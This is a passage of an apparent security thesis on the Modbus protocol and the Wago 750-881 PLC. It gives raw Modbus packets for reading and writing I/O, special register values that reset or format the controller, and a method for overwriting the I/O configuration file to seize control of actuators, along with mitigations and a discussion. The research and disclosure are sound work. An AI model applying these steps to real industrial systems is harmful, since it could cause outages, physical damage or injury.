

Figure 8.1: Modbus TCP architecture, connecting to Modbus serial via a gateway. [10]

8.1.1 Modbus TCP Protocol

As Modbus is an application layer protocol, the Modbus commands and data are encapsulated into the data container of TCP or UDP. Regardless of the transport protocol used, it is still called Modbus TCP.



Figure 8.2: Modbus TCP Message format [26]

The Modbus protocol specification defines the following fields when used with TCP/UDP;

- Transaction ID (2 bytes) - If multiple transactions co-exist over the same TCP connection, this field is used for differentiation.
- Protocol ID (2 bytes) - Always 0x0000 for Modbus, reserved for future extensions.
- Length Field (2 bytes) - Byte count for the remaining Fields, i.e. Unit ID, Function Code and Data.
- Unit ID (1 byte) - This field is used to identify a bridged server. Typical bridges convert Modbus TCP to Modbus Serial. If non-bridged, set to 0x00 or 0xFF.
- Function Code (1 byte) - This byte signifies the action to be taken by the slave. 1-127 are valid function codes. However, some are not used, some are reserved for future extensions and some are reserved for vendor defined services. See table 8.1
- Data (1 to 65535 bytes) - Variable length field with data corresponding to the request or response.

For each query from the master, the slave responds with a field confirming the action taken and return data (if any). If an error occurs in the query received, or if the slave is unable to perform the action requested, the slave will return an exception message as its response. If the slave received an invalid query, e.g. a read request for an invalid address, it will return the function code with the most significant bit set to 1 plus the function code of the request. In addition the data field will contain an exception code defining the condition that caused the exception.

Function Code	Function
01	Read Coil (Output) status
02	Read Discrete Input
03	Read Holding Registers
04	Read Input Registers
05	Write Single Coil
06	Write Single Register
07	Read Exception status
08	Diagnostics (Serial interface only)
11	Get Communication Event Counter
12	Get Com Event Log
15	Force Multiple Coils
16	Write Multiple Registers
17	Report slave ID
20	Read file record
21	Write file record
22	Mask Write Registers
23	Read/Write Multiple Registers
43	Read Device Identification

Table 8.1: Modbus Function Codes

Setting the most significant bit to 1 is the same as adding 0x80 to function code. Example; A slave tries to read an invalid holding register (FC 0x03). An error thus occurs, and the master will return a message with error code 0x80 + 0x03 = 0x83. In addition, the data field will contain the exception code 0x02 which signifies Illegal data address. See Table 8.2. Also note that this scheme is the reason why there are only 127 valid function codes, as the most significant bit is reserved for error codes.

Exception Code	Name
01	Illegal function
02	Illegal data address
03	Illegal data value
04	Slave device failure
05	Acknowledge
06	Slave device busy
08	Memory parity error
0A	Gateway path unavailable
0B	Gateway target device failed to respond

Table 8.2: Modbus Exception Codes

8.1.2 Modbus security

Modbus TCP provides the adversary with a new avenue of attack. Many of the protocols used for process control have not been designed with security in mind, and Modbus in no exception. Hence, it lacks essential mechanisms to prevent compromise of the process and/or network. Below, a few inherent Modbus security issues are outlined. As these issues are due to design flaws, all Modbus devices are affected.

- Modbus lacks confidentiality; all messages are transmitted in clear text.
- Modbus lacks integrity; there are no integrity checks implemented in Modbus, hence it depends on the lower layers of the protocol to provide integrity. This makes the Modbus susceptible to MITM attacks, where the adversary modifies legitimate messages or fabricates messages before passing them on to the slave devices.
- Modbus lacks authentication; Neither the master nor the slave is authenticated, in fact, there is no support for authentication at all implemented in Modbus. Due to the lack of authentication of master and slaves, an adversary can claim the role as a master and forge messages to every slave that is addressable.
- The lack of security in the Modbus protocol also makes it susceptible to replay attacks in which the adversary reuses legitimate Modbus messages sent to or from slave devices.
- Also, Modbus implements certain diagnostic functions that can aid an adversary in compromising devices. Diagnostics in Modbus uses the function code 0x08. It also have several sub functions. From a security point of view, there are three that are of interest [57];

  Sub function 0x01 - Restart Communication
  The slave's peripheral port is to be initialized and restarted, and all of its communication event counters are to be cleared. This occurs before the initialization is executed. This will often require a power cycle. That is, the device will power itself off and on again in order to perform the restart. This can easily be leveraged to perform a denial of service attack against Modbus devices. If the port is currently in Listen Only Mode, no response is returned.

  Sub function 0x04 - Force Listen Only Mode
  Forces the addressed remote device to its Listen Only Mode for Modbus communications. This isolates it from the other devices on the network, allowing them to continue communicating without interruption from the listen only device. When the remote device enters its Listen Only Mode, all active communication controls are turned off. The watchdog timer is allowed to expire, which can potentially lock up the device. While the device is in this mode, any Modbus messages addressed to it or broadcast are monitored, but no actions will be taken and no responses will be sent. The only function that will be processed after the mode is entered will be the Restart Communications function, this will restart the device and bring it out of

listen only mode. It easy to see how this sub function can be leveraged to disable Modbus devices and consequently, performing a denial of service attack.

Sub function 0x0A - Clear Counters and Diagnostic Register
This sub function clears all counters in addition to the diagnostic register. Counters are also cleared upon power up. This can be leveraged to remove evidence of an attack.

Concluding remarks on Modbus security; if the adversary has access to the network, Modbus devices are exceptionally vulnerable. In addition to not implementing security features, the Modbus protocol specify functionality that aid the adversary in performing DoS attacks and clean up evidence afterwards.

8.2 Wago Modbus

Now that a baseline has been established, both in terms of Modbus functionality and the security model of the protocol, attention is turned towards Wago's implementation.

Wago 750-881, like many other PLCs, is a modular system. The implications of this is that I/O modules can be added or removed as needed. Wago offers individual addressing of the connected I/O modules. An I/O module is either addressable on the Modbus network or by the ladder logic running on the controller to which it is connected. The two are mutually exclusive. Write permission assignment is stored in the "/etc/EA-config.xml" file. If the "EA-config" file is missing or if the number of configured I/O modules differs from the number of modules that are actually connected, all I/O modules are assigned to the Modbus protocol. This implies that an adversary with write access to the PLC have the ability to take away write privileges to the I/O modules from the PLC and assign them to the Modbus protocol. This clearly has security implications, as modules that were previously not accessible via Modbus, is now writable remotely.

Input modules do not expose an external interface for writing, making it impossible to write Input modules directly. Input modules, whether digital or analog, get data from sensors. In a scenario where the PLC is programmed to be a master, Modbus can be used to provide the PLC with input values. In this scheme, it is possible to indirectly write input values by forging packets. For the PLC to act as a master(client), the client code has to be implemented in ladder logic. As no assumptions are made regarding the functionality implemented in ladder logic, this attack is outside the scope of this thesis. That being said, the techniques presented in this chapter can be used to perform this attack.

Modbus is enabled by default in Wago's controllers which makes exploits based on it valuable for an adversary as the set of potential targets will include most real life deployments. Most vendors bundle their PLCs with their own implementation of Modbus. Thus, functionality is taken away or added as each vendor deem necessary. Consequently, almost all implementations of Modbus has some variation from the standard, and Wago is

Register address	Access	Description
0x1003	R/W	Watchdog trigger. Writing non-zero value to this register starts the watchdog timer. Writing a subsequent (different value) will trigger the watchdog timeout, irrespective of time elapsed between the writes.
0x1008	R/W	Stop watchdog. This register stops the watchdog by writing the value 0x0AA55 or 0X55AA into it.
0x1028	R/W	Boot options. Writing this register will change how the controller obtains an IP address. Possible values 1: BootP, 2: DHCP or 4: EEPROM(static)
0x102B	W	KBUS reset. Writing of this register restarts the internal bus. Kbus is the communication bus. Data exchange between the CPU and associated communication modules
0x2040	W	Implement a software reset. Writing the value 0xAA55 or 0x55AA will stop the program and communications and restart the controller.
0x2041	W	Flash Format . Writing the value 0xAA55 or 0x55AA will format the entire flash file system.
0x2042	W	Extract file system. Writing the value 0xAA55 or 0x55AA will cause standard files to extracted from the firmware and write them to flash.
0x2043	W	Factory settings. Writing the value 0xAA55 or 0x55AA will cause the controller to revert back to factory defaults.

Table 8.3: Wago Modbus special registers

no exception. For instance, Wago only implements a subset of the function codes listed in table 8.1. The following function codes are not supported; 07, 08, 12, 17, 20, 21, and 43.

The most noteworthy of these is the diagnostic code. When specifying function code 0x08 with any sub function, the controller responds with exception code 0x01, Illegal Function. This does mitigate the vulnerabilities associated with the diagnostics code mentioned in the previous section. While arguably makes the PLC more secure as the diagnostic sub functions are not available, Wago augmented the standard functionality with 54 special Modbus registers. These special purpose registers are read each cycle. If a certain value is found in the register, the operation associated with the register is performed. While not all of the registers are interesting from a security point of view, some are. Out of the 54 special registers, 8 pertain to sensitive operations and are listed in table 8.3. Register addresses and descriptions are from the manual [43].

These registers are clearly valuable for an adversary. As previously stated, availability is by far the most important requirement in DCS networks. It does not require much imagination to see how these special, Modbus accessible, registers can be leveraged to perform

a denial of service (DoS) attack. Creating a script that repeatedly[1] sends a Modbus packet with 0xAA55 as a payload to register address 0x2040 is just one example of how an adversary can perform an effective and relatively low noise DoS attack. There are of course several other ways these registers can be leveraged as precursors for, or parts of, different attacks. Writing these registers is implemented as automatic operations in the exploit suite.

8.3 Attacking with Modbus

8.3.1 Modbus as an attack vector.

Modbus has become the de facto standard for industrial communication and Modbus enabled devices are present in almost all industrial networks[24]. As previously mentioned, Wago's default configuration is to enable Modbus communication and function as a slave. In light of the two previous statements, it is improbable that the target plant will not support Modbus. Any attacks that make use of Modbus, will therefore have a significant probability for success. It is, however, possible to disable Modbus communication on Wago's controllers.

One important attack that will not be further elaborated on in this chapter, is denial of service in a Modbus network. If the PLC is dependent on the communication of I/O values via Modbus, a denial of service attack will prevent the communication of new values. Consequently, all input and output values will be frozen, which implies that actuators connected to output modules will retain their current state.

The first step is to gather information by performing reconnaissance. Any information about the target plant is valuable for an adversary. Creating a network map of Modbus enabled devices in the network is an essential part of performing an successful attack.

The task of creating a network mapping is rather trivial. In most cases, generic port scanners pointed at port 502 will yield devices in the network currently communicating over the Modbus protocol. ModScan[9] is tool designed to map a DCS Modbus network, and can be used in addition to traditional port scanning. It also take the mapping one step further by enumerating Modbus unit IDs for devices behind a gateway. Given a map of Modbus devices, the adversary may read all registers, discrete inputs and coils repeatedly and thus gather additional information. This information may possibly be enough to create a state diagram of the process. Furthermore, it is possible to perform blind writes. If the adversary is not aware of the type of equipment connected to the different outputs, writing random coils can lead to unforeseeable, potentially severe, consequences.

In the following section, experiments are performed with the PLC configured as a slave, as this is the way default configuration of the PLC. This implies that the potential targets

[1] A small number of packets per minute should be sufficient to completely disable the PLC

are all PLCs where the operators have not explicitly turned off Modbus. Unfortunately, disabling Modbus communication only provides an illusion of enhanced security. By using Wago's own tool "Wago Settings", an adversary can re-enable Modbus without authentication.

8.3.2 Reading I/O values

In order to read and write I/O values, the adversary will need to have or obtain knowledge about the I/O module configuration. The addresses to which I/O modules are mapped depends on the number of I/O modules and in what order they are connected . For Wago, input modules are always mapped to addresses from 0x0000 to 0x00FF, and output modules are always mapped to addresses from 0x0200 to 0x02FF. The first input module will be mapped from 0x0000 to 0x000n depending on the number of input channels the module has. The next input module will be mapped from 0x000n+1 and so forth.

Due to the Modbus' inherent security flaws described in section 8.1.2, the adversary is able to read input and output values. In order to do so, Modbus requests are needed. One for reading the input registers and one for reading the holding(output) registers. The following packets can be used to read input and output values. They can be wrapped in either TCP or UDP. All values are base 16.

```
1 TransID|ProtocolID|Length|Unit ID|Func Code|Address|Word count:
2 I:0001     0000       0006     00        04        0000      000F
3 O:0001     0000       0006     00        03        0200      000F
```

This will dump the first 256 input and output values, respectively. Unfortunately, there is no way to extract information about the type of equipment connected to I/O modules. E.g. it is not possible to determine if a certain output channel is connected to a motor or a relay. While this information is not easy to come by, it possible for some threat agents; the authors behind Stuxnet[29] had this type of knowledge. Furthermore this implies that without intimate knowledge about the plant, it is not possible to differentiate analog modules from digital modules nor two 4 bit modules from one 8 bit module.

However, there exist a way to gain further insight. For this, the attacks presented in chapter 7 will be put to use. The exploit developed for reading and writing files can be used to download the "EA-config.xml" file[2]. This will yield a file similar to the file in listing 8.1.

[2]This has been incorporated as an automated process in the attack suite, and can be used by supplying *–readIOConfig* as an argument

Listing 8.1: Example EA-config.xml file

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<WAGO>
 <Module ARTIKELNR="750-4xx" MODULETYPE="DI" CHANNELCOUNT="8" MAP="PLC">
 </Module>
 <Module ARTIKELNR="750-5xx" MODULETYPE="DO" CHANNELCOUNT="8" MAP="PLC">
 </Module>
</WAGO>
```

There are some properties of note in this file;

- Moduletype.
  This field describes two things; If the module is an input or output module and whether it is digital or analog. In this case, the first module is an digital input module and the second is a digital output module.
- Channelcount.
  This field describes how many channels is associated with each module. One channel is used for one sensor or actuator.
- Map.
  This field describes which entity who currently has write privileges to the module. In this case both are assigned to the PLC, which means that the ladder logic running on the PLC has write access. This could also have been "FB1" (Modbus) or "FB2" (Ethernet/IP).

This file will list all modules connected. The content of the XML file will provide an adversary with all the information necessary to establish the mapping between modules and addresses. Looking back at the description of module addressing at the beginning of this section, it becomes clear that the 8 channel digital input module will be mapped to Modbus addresses 0x0000 to 0x0007. Equivalently, the 8 channel output module will be mapped to 0x0200 to 0x0208. Note that this mapping is only valid as long as the number of modules and their relative ordering remains the same. The adversary is still not able to determine the equipment connected to a certain input module, but can differentiate analog modules from digital ones. While not perfect, it does provide the adversary with more Intel about the plant. Combining knowledge of the I/O module configuration and being able to record value changes over time time may be enough for the adversary to make assumptions about the type of equipment connected to each module channel.

Reading input and output values from the PLC has been added as functionality in the attack suite.

8.3.3 Writing output values

Now that it has been established that an adversary can read both input and output values from the modules, the focus is shifted towards writing output values, and thereby introducing changes in the process. The complexity of this task depends on the configurations

and applications currently running on the controller. The "EA-config.xml" file which is exemplified in listing 8.1 defines write access to each module. For Modbus to have write access, the MAP field has to be set to "FB1" for the module in question. Also, as previously mentioned, if the file contains errors or is missing, Modbus gains write privileges by default. Access rights are assigned during the initialization phase, meaning that any changes to the file will not take effect until after a restart.

If write access to the output modules is already assigned to Modbus, writing output values becomes a simple task. Continuing with the example configuration from the previous section; writing the 7th output bit is done by sending the following packet.

```
1 TransID|ProtocolID|Length|Unit ID|Func Code|Address|Data
2 0:0001     0000       0006     00        05        0206   FF00
```

If the output modules are not assigned to Modbus, which was the case in the previous section, the "EA-config.xml" has to be changed and then written back to the controller. Again, leveraging the read/write file attack presented in chapter 7, the adversary can overwrite the "EA-config.xml" file with an empty file. Consequently, write access to all modules will be given to Modbus. Note that if write access was previously set to "PLC", the ladder logic is now deprived of write capabilities, and consequently, unable to operate properly. The attacker can now turn off or on any actuator connected to the PLC. In the hands of an adversary with the intent to wreak havoc, this attack can have severe, potentially lethal consequences in cases where the actuators are valves, motors, generators, etc. This functionality is added as an fully automated operation in the attack suite and can be performed by providing the argument *–assignModbus*.

While experimenting with the Modbus implementation and the supported operations, the device crashed several times. A power cycle was required to restore PLC functionality. While this would have been an interesting result, and a very viable attack, the results were inconsistent. No specific order seemed to cause the device to crash. This is thus left for future work.

Based on the information in this chapter, a python Modbus module for Modbus operations was developed. In addition to reading and writing I/O values it implements additional security critical operations. The module utilizes a Modbus TCP library [31] to automate the creation of Modbus packets. All the functionality has been incorporated in the security suite and the operations available are summarized in the following list.

- Read input values
- Read output values
- Write output values
- Restart device
- Read boot configurations
- Format file system
- Restore factory defaults
- Reset bus
- Extract file system
- Read/Write arbitrary registers

In a PCN where Modbus is used to transfer I/O values, the python module can easily be extended to forge Modbus requests and responses. This will present devices with wrong values, and consequently, disrupt operations. This scheme can be used to indirectly "write" input values.

8.4 Mitigations

Industrial protocols, and DCS networks in general, prioritize availability and reliability while to a certain degree neglecting security. Widespread use and lack of security mechanisms makes Modbus an attractive avenue of attack for any adversary.

Today, mitigation strategies are mainly focused on perimeter security, i.e. restricting access to the network and thus also Modbus devices. If implemented and configured correctly, this will thwart most remote attacks. However, history has shown that systems behind air gapped networks and secure gateways has been compromised. Defense in depth is required.

One approach is to augment the Modbus protocol with security features in order to provide confidentiality, integrity and availability. [30] has designed and implemented a secure Modbus protocol.

A different approach is to implement Modbus functionality into a well established and secure protocol. There are, however, drawbacks to this approach; many edge devices are resource constrained, and will not be able to handle modern cryptography. Any solution that requires plant owners to replace all their existing equipment will probably not see the light of day. A different drawback is that the overhead of protocols designed for traditional IT systems may not satisfy the real time requirements imposed by many distributed control systems.

Due to the strong foothold Modbus has in the industrial world, a major incentive is needed to replace it with a more secure alternative. Unfortunately, this incentive may come in the form of a large scale attack against industrial networks.

8.5 Further work

This chapter has only covered Modbus. Ethernet/IP, the other fieldbus protocol supported, has not been given any attention. Exploring Ethernet/IP, its security mechanisms, and Wago's implementation therefore present itself a logical next step.

While outside the budget of this thesis, creating a small DCS setup with devices communicating over Modbus, and perhaps other fieldbus protocols. This would provide a realistic environment for experimentation. Attacks such as MITM, packet forging, DoS, etc. could be targeted at not only PLCs but also Modbus enabled actuators and sensors.

Research towards producing meaningful alterations in the process by leveraging Modbus, would certainly be interesting. That is, having actuators perform predefined operations without modifying the ladder logic.

Looking beyond the 750-881 towards different models and vendors, there exist numerous PLCs and edge devices with Modbus support, providing excellent targets for research.

8.6 Concluding remarks

The widely used Modbus protocol, along with its security model, was introduced in this chapter. Due to the simplicity of the protocol combined with lacking security, it has been shown that it is possible to read and write I/O values and tools were developed to do so. The deployment assumptions are minimal and will thus cover a large set of potential targets. Write access to output modules defaults to the ladder logic, and thus posed an extra challenge. This was overcome by leveraging the read/write capabilities made possible by the attack presented in chapter 7. Writing a new I/O module configuration file will grant write access to Modbus clients, and at the same time revoke the ladder logic's write privileges, preventing legitimate operation. The research question *"As an outsider with no legitimate credentials, is it possible to read and write I/O values?"*, is thus concluded by this chapter.

This chapter also concludes part two, experimentation. The scope is lifted, and the target of evaluation is once again a generic PLC. This is done gain more generality in the last part. Details pertaining to Wago's controllers are thus left out.

Part III

Summary

Chapter 9

Discussion

The industrial world was previously dominated by proprietary systems and protocols and security by obscurity was considered sufficient. Over the last decade industrial process control has been merged with traditional IT systems[11]. Well known and widely available technologies such as TCP/IP has been adopted by the industrial world for increased connectivity. This fast paced integration of IT technology combined with an ever evolving threat landscape requires vendors and customers to properly secure their industrial control network.

The automation world is renowned for their focus on safety. Redundant networks and edge devices are common in production environments. While this is resource intensive, it has been deemed necessary and is widely adopted. Safety ensures continued operations even in the face of events such as hardware malfunction or accidental faults. However, as efforts and resources continues to be allocated to safety, the ratio between safety and security remains skewed. The attacks presented in this thesis can be targeted at the production device and the redundant device at the same time, thereby nullifying the protection offered. Security is not neglected entirely, and some efforts and resources are directed at the issue. Today's strategy is mainly directed at perimeter security rather than a defense in depth strategy that protects all valuable assets including edge devices. That is, focus is mainly directed at preventing adversaries to gain access to the network and thereby indirectly protecting the devices. The idea is simple; if an adversary is unable to communicate with the devices, the adversary is also unable to compromise it.

However, this strategy has its drawbacks. The strategy does not cover scenarios such as the Maroochy sewage spill[1], where an disgruntled employee caused 800 000 liters of raw sewage to be spill out into local parks and rivers. The stench was unbearable for local residents and marine life was killed due to the attack. Air-gapping industrial networks will in many cases be enough to thwart most remote attacks. However, as Stuxnet[29] showed the world in 2010, air-gapped networks are within reach for adversaries with an abundance of resources. Furthermore, if employees are allowed remote access to the network, a compromised computer is all that stands between an adversary and access to the industrial devices. Air-gapped networks does not offer protection from insiders, which

is alarming when a study by the FBI and the Computer Security Institute on Cybercrime found that 71% of security breaches was carried out by insiders[59]. Employing a strategy that does not cover the majority of breaches can hardly be considered adequate.

This thesis has shown that an adversary with network access can perform devastating attacks with relative ease. Shutting down the industrial process will in many cases have severe financial and/or safety consequences. This can be avoided or mitigated if the device itself implemented security mechanisms, thus employing a defense in depth strategy. Critical infrastructure is just that, critical, and should be protected accordingly. When in the process of transitioning from a world of proprietary software and protocols to the open world of traditional IT systems, why not adopt the security mechanism that has been developed with it? Vendors should take advantage of the extensive research that has been directed towards securing traditional IT systems. That is, if TCP/IP, HTTP, FTP, etc. are being used for remote management and communication of I/O values across the network, why not deploy their more secure alternatives, e.g. TLS, IPsec, HTTPs, FTPs, etc.? The majority of the vulnerabilities and exploits in this thesis could have been avoided by well known and easily available security mechanisms. Lack of proper access control is one example that is recurring in many aspects of PLCs.

Some resource constrained devices do not have the processing power necessary to handle modern cryptography. However, just as well known communication protocols such as TCP/IP are being adopted, so is hardware. 32 bit processors capable of multitasking is becoming increasingly common for modern PLCs. Increased processing power can be leveraged to employ stricter security schemes. Furthermore, as the lifespan of PLCs range between 10 to 20 years, PLCs should implement the security mechanisms of the future, not lack the mechanisms of the past!

Based on the threat model in chapter 4 a set of important adversary goals were chosen. This thesis has shown that all are achievable for an adversary with no legitimate access to the system. In fact, all research questions has been answered. This thesis started off with a theoretical approach by performing an in-depth literature study of the research frontier of PLC security in general (RQ1). Next, a threat model for a generic PLC is constructed (RQ2) that resulted in important adversary goals which are carried out in practice (RQ3).

A widely used PLC, namely the Wago 750-881, was chosen in collaboration with industry experts to be the subject of testing. Security mechanism implemented, and perhaps more importantly, those not implemented were identified. With the threat model and adversary goals in hand, the test PLC's attack surface was investigated further. By reverse engineering the run time system's file I/O protocol, and by leveraging a path traversal vulnerability, it is shown how an adversary can gain read/write access to the entire file system(RQ3.2). This exploit pave the way, and serve as delivery mechanism or precursor for other attacks. Using a previously unknown XML parser vulnerability, a zero day exploit was developed and allows an adversary to perform a DoS attack that completely disables the PLC, including communication capabilities (RQ3.1). By writing a specially crafted configuration file to the controller, the adversary is able read/write I/O values using the insecure Fieldbus protocol, Modbus(RQ3.3). Furthermore, by using the same attack in a different way,

the adversary can deny legitimate access to the I/O modules. Writing *default.prg* and *default.chk* to the controller and performing a reboot will initiate the runtime initialization routine which will blindly execute said files, allowing an adversary to execute arbitrary ladder logic (RQ3.5). A generic approach for firmware reverse engineering was proposed, laying the groundwork needed to successfully create and install a modified firmware image(RQ3.4). The protocol used to perform firmware flashing was also reversed in order to overcome same subnet flashing restrictions. The reversed protocol was used to perform an attack that permanently disables the PLC. This thesis has shown how a novice security researcher with no prior experience in the automation realm, is able to uncover serious security flaws in a widely used PLC. While the most limiting assumption of this thesis is that the adversary has access to the network, the assumption does correlate well with 71% of security breaches are being carried out by insiders. All of the adversary goals are implemented as a set of python scripts to form an exploit suite(RQ4). In addition to the attacks in the research questions, privileged operations and functionality has been implemented in the attack suite for completeness.

Comparing the findings in this thesis with general findings in the literature review, one can see that they match well. This thesis has proven the PLC to be inherently insecure, once again showing that vendors outsource the security issue to their customers. Security in PLCs is a topic that has not received the interest it deserves, and even more so when appreciating the dramatic effects an adversary may achieve should he or she be able to gain access to the network. It may be tempting to label the results as not being applicable to more than one, seemingly insecure, controller. Looking at ICS-CERT's advisories[15], one come to understand that Wago's controller serves a good indicator of the level of security one can expect to encounter in PLCs. Furthermore, neither fieldbus nor ladder logic runtime system is vendor specific, implying that all vendors incorporating the same technology in their devices, is susceptible to the same classes of attacks.

Chapter 10

Conclusion

The merging between the automation world and IT world has provided the automation industry with access to cheap, well tested, commercial off-the-shelf technologies. However, the integration of IT technology has also introduced a new threat landscape. Recent events such as Stuxnet, has clearly shown that adopting IT technology has its risks. The security of any system, including critical infrastructure, relies on the security of its components. PLCs are found in virtually all oil-, gas- and water-management facilities, as well as factories and power plants, around the world.

Looking at security in PLCs from an attacker's perspective, this thesis has uncovered several security flaws in a widely used PLC. Three areas of the PLC's attack surface has been investigated; firmware updating, ladder logic runtime system and fieldbus communication. By leveraging these three components, it is shown how an adversary can stop the PLC, obtain read/write capabilities for both files and I/O values, install a customized firmware image and execute arbitrary ladder logic. To facilitate the attacks, well known techniques and previous research was utilized. In addition, a zero day XML parser vulnerability was found to be exploitable not only in the test PLC, but also for set of different PLCs. The exploit code will allow anyone with a route to the controller to perform a potent denial of service attack with only a few packets. The research culminated in an exploit suite, implementing several attacks and privileged operations.

Given the state of PLC security, i.e., security has not received too much attention, it is likely that an attacker will start at the attacks compromising the PLC using exploits and techniques that requires less effort. This thesis has shown that it is easy for an adversary with logical network access to compromise the target plant or facility in a number of different ways. The attacks presented in this thesis serves as a menu to choose from, varying in both consequence and effort. The consequences of a compromised system can be very serious, ranging from financial loss up to damages to the environment as well as loss of life.

10.1 Suggestions for future work

In this thesis the foundation for future work on PLC security has been laid, mainly through the threat model and experimentation. From this future work can take many directions, and below a few is listed;

- Continue researching Wago 750-881
  Due to time and other considerations, some avenues of research were abandoned or not attempted. Further research could yield new vulnerabilities and exploits for the Wago controller. One time consuming, but most likely fruitful, avenue is to continue the firmware image analysis. Locating and extracting the file system, implementing backdoors or installing new services are all good candidates for future work. Another interesting approach would be to investigate a new set of adversary goals by examining different parts of the PLC's attack surface. The operating system, web server, FTP server, and other services all represent parts of the attack surface that was not investigated.
- Same approach – different PLCs
  Looking beyond Wago 750-881 towards different models and vendors, there exist numerous PLCs providing excellent targets for research. Not only will this be interesting for each of the controllers researched, but a comparison between the PLCs' security would also be made possible.
- DCS testing
  Creating a small scale DCS testing environment with a control station, different PLCs, sensors, and actuators. While being the most resource intensive, it is also arguably the most interesting way to proceed. This will provide a realistic environment, where a multitude of different research approaches would be viable. Determining how an attack on one PLC ripples through the system and affect others is one approach made possible by a DCS setup.

Bibliography

[1] Marshall Abrams and Joe Weiss. "Malicious Control System Cyber Security Attack Case Study–Maroochy Water Services, Australia". In: *McLean, VA: The MITRE Corporation* (2008).

[2] D. Albright, P. Brannan, and C. Walrond. "Stuxnet Malware and Natanz: Update of ISIS December 2, 2010 Report". In: *Institute for Science and International Security ISIS Reports* (2011).

[3] European Installation Bus Association et al. *EIB Handbook Series*. 2000.

[4] Schneider Automation. *Modbus messaging on TCP/IP implementation guide*. 2002.

[5] W. Bolton. *Programmable Logic Controllers*. Electronics & Electrical. Newnes, 2009. ISBN: 9781856177511.

[6] Digital Bond. *Field Device Protection Profile*. 2006. URL: https://www.digitalbond.com/wp-content/uploads/2012/02/FDPP.pdf (visited on 03/07/2013).

[7] Digital Bond. *Project Basecamp at S4*. 2012. URL: www.digitalbond.com/2012/01/19/project-basecamp-at-s4/.

[8] S.A. Boyer. *SCADA: supervisory control and data acquisition*. International Society of Automation, 2009.

[9] Mark Bristow. *ModScan: A Modbus/TCP scanner*. 2008. URL: https://code.google.com/p/modscan/ (visited on 02/14/2013).

[10] Mark Bristow. *ModScan: Defcon presentation*. 2008. URL: https://modscan.googlecode.com/files/ModScan%20-%20Defcon%202008.pdf (visited on 02/14/2013).

[11] E. Byres et al. "Worlds in collision: Ethernet on the plant floor". In: *ISA Emerging Technologies Conference, Instrumentation Systems and Automation Society, Chicago*. 2002.

[12] E.J. Byres, M. Franz, and D. Miller. "The use of attack trees in assessing vulnerabilities in SCADA systems". In: *International Infrastructure Survivability Workshop (IISW'04), IEEE, Lisbon, Portugal*. 2004.

[13] E.J. Byres, D. Hoffman, and N. Kube. "On shaky ground–A study of security vulnerabilities in control protocols". In: *Proc. 5th American Nuclear Society Int. Mtg. on Nuclear Plant Instrumentation, Controls, and HMI Technology* (2006).

[14] Stijn Vande Casteele. "Threat modeling for web application using STRIDE model". In: *I, London: Royal Holloway* (2004).

